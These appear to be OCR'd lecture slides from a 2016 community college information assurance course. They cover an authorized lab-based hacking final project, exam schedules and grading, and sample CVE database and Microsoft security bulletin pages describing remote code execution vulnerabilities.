   - Canvas - timed test - 60 minutes
   - OPEN book, notes, computer
   - CLOSED mouths (work solo, don't ask for or give assistance to others)
   - Working students may take the test later in the day but it must be submitted by 11:59PM

5. First draft of Final Project on Calendar page (60 points + 30 extra credit)



Cabrillo College

CIS 76 Linux Lab Exercise

Final Project
Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

There is a draft of the final project available.

The final project is due on the Lesson 15 day.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Heads up on Final Exam

Test #3 (final exam) is THURSDAY Dec 15 4-6:50PM

Thur	12/15	**Test #3 (the final exam)** **Time** • Thu 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

STARTING CLASS TIME/DAY(S) *Classes starting between:*	EXAM HOUR	EXAM DATE
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Thursday, December 15
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 13
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Thursday, December 15
Friday am	9:00 am-11:50 am.	Friday, December 16
Friday pm	1:00 pm-3:50 pm	Friday, December 16
Saturday am	9:00 am-11:50 am	Saturday, December 17
Saturday pm	1:00 pm-3:50 pm	Saturday, December 17

CIS 76 Introduction to Information Assurance

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75. Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL

Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

95025	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL

Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.


Evening Classes: For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus

`checkgrades` *`codename`*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass


Points that could have been earned:

7 quizzes:	21 points
7 labs:	210 points
1 test:	30 points
2 forum quarters:	40 points
Total:	**301 points**

At the end of the term I'll add up all your points and assign you a grade using this table

Red and Blue Teams


Red and Blue Pods in Microlab Lab Rack



Send me an email if you would like to join a team


CVE Database

CVE Database




https://cve.mitre.org/cve/cve.html

CVE Database



https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=windows+10

CVE Database



https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

Microsoft Security Bulletins

Microsoft Security Bulletin

Microsoft Security Bulletin MS16-116 - Critical

Security Update in OLE Automation for VBScript Scripting Engine (3188724)

Published: September 13, 2016

Version: 1.0

Starts with a summary

Executive Summary

This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow remote code execution if an attacker successfully convinces a user of an affected system to visit a malicious or compromised website. Note that you must install two updates to be protected from the vulnerability discussed in this bulletin: The update in this bulletin, MS16-116, and the update in MS16-104.

The security update affects all supported releases of Microsoft Windows and is rated Critical on client operating systems and Moderate on servers. For more information, see the **Affected Software** section.

This security update, in conjunction with the Internet Explorer update in MS16-104, addresses the vulnerability by correcting how the Microsoft OLE Automation mechanism and the VBScript Scripting Engine in Internet Explorer handle objects in memory. For more information about the vulnerability, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 3188724.

On this page

https://technet.microsoft.com/library/security/ms16-123

Microsoft Security Bulletin

Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see Microsoft Support Lifecycle.

The severity ratings indicated for each affected software assume the potential maximum impact of the vulnerability. For information reg
likelihood, within 30 days of this security bulletin's release, of the exploitability of the vulnerability in relation to its severity rating and s
please see the Exploitability Index in the September bulletin summary.

Print

Shows which versions of Windows is impacted

Operating System	Scripting Engine Memory Corruption Vulnerability - CVE-2016-3375	Updates Replaced*
Windows Vista		
Windows Vista Service Pack 2 (3184122)	**Critical** Remote Code Execution	3006226 in MS14-064
Windows Vista x64 Edition Service Pack 2 (3184122)	**Critical** Remote Code Execution	3006226 in MS14-064
Windows Server 2008		
Windows Server 2008 for 32-bit Systems Service Pack 2 (3184122)	**Moderate** Remote Code Execution	3006226 in MS14-064
Windows Server 2008 for x64-based Systems Service Pack 2 (3184122)	**Moderate** Remote Code Execution	3006226 in MS14-064
Windows Server 2008 for Itanium-based Systems Service Pack 2 (3184122)	**Moderate** Remote Code Execution	3006226 in MS14-064
Windows 7		
Windows 7 for 32-bit Systems Service Pack 1 (3184122)	**Critical** Remote Code Execution	3006226 in MS14-064
Windows 7 for x64-based Systems Service Pack 1 (3184122)	**Critical** Remote Code Execution	3006226 in MS14-064
Windows Server 2008 R2		
Windows Server 2008 R2 for x64-based Systems Service Pack 1	**Moderate**	3006226 in MS14-064

IN THIS ARTICLE

- Executive Summary
- Affected Software and Vulnerability Severity Ratings
- Update FAQ
- Vulnerability Information
- Security Update Deployment
- Acknowledgments
- Disclaimer
- Revisions

https://technet.microsoft.com/library/security/ms16-123

Microsoft Security Bulletin

Vulnerability Information

Microsoft Windows Reader Vulnerability - CVE-2016-0046

A remote code execution vulnerability exists in Microsoft Windows when a specially crafted file is opened in Windows Reader. An attacker who successfully exploited this vulnerability could cause arbitrary code to execute in the context of the current user. If a user is logged on with administrative user rights, an attacker could take control of the affected system. An attacker could then install programs; view, change or create new accounts with full user rights. Customers whose accounts are configured to have fewer user rights on the system could impacted than those who operate with administrative user rights.

For an attack to succeed, a user must open a specially crafted Windows Reader file with an affected version of Windows Reader. In an scenario, an attacker would have to convince the user to open a specially crafted Windows Reader file. The update addresses the vuln modifying how Windows Reader parses files.

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Microsoft Windows Reader Vulnerability	CVE-2016-0046	No	No

Mitigating Factors

Microsoft has not identified any mitigating factors for this vulnerability.

Workarounds

Microsoft has not identified any workarounds for this vulnerability.

Microsoft PDF Library Buffer Overflow Vulnerability - CVE-2016-0058

A vulnerability exists in Microsoft Windows PDF Library when it improperly handles application programming interface (API) calls, which could allow an attacker to run arbitrary code on the user's system. An attacker who successfully exploited this vulnerability could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.

An attacker would have no way to force a user to download or run malicious code in a PDF document. The update addresses the vulnerability by changing how memory is handled for API calls to the PDF Library.

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Microsoft PDF Library Buffer Overflow Vulnerability	CVE-2016-0058	No	No

Print
Export (0)
Share


Vulnerability Severity Ratings
Vulnerability Information
Security Update Deployment
Acknowledgments
Disclaimer
Revisions

Provides more information on the related vulnerabilities

https://technet.microsoft.com/library/security/ms16-123

CVE Database

